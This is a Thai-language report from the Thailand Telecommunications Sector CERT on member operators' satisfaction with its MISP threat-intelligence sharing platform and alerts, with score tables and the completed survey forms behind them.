
- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)




- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



ด้านอื่นๆ ที่ควรปรับปรุง

เพิ่มความร่วมมือและแลกเปลี่ยนข้อมูลข้าม sector เพราะให้ครอบคลุมความเสี่ยงที่กว้างขึ้น

threat เกี่ยวกับ telco ที่อาจจะ ใช้ทำ service fraud เช่น การใช้ช่องโหว่ ของ ss7

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 94% โดยมีวิธีการคำนวณดังตาราง

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	5	5	5	4	4	5	4	5	5	4	46	92
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	4	4	4	5	5	5	5	5	45	90
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	5	4	4	4	4	5	4	4	42	84
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	4	4	4	5	5	5	4	4	43	86

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	4	4	4	4	4	4	4	4	4	41	82
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	4	4	4	4	4	4	5	44	88
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
						คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ						94.00

เอกสารแนบท้าย 1

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [x] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

เพิ่มความร่วมมือและแลกเปลี่ยนข้อมูลข้าม sector เพราะให้ครอบคลุมความเสี่ยงที่กว้างขึ้น

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
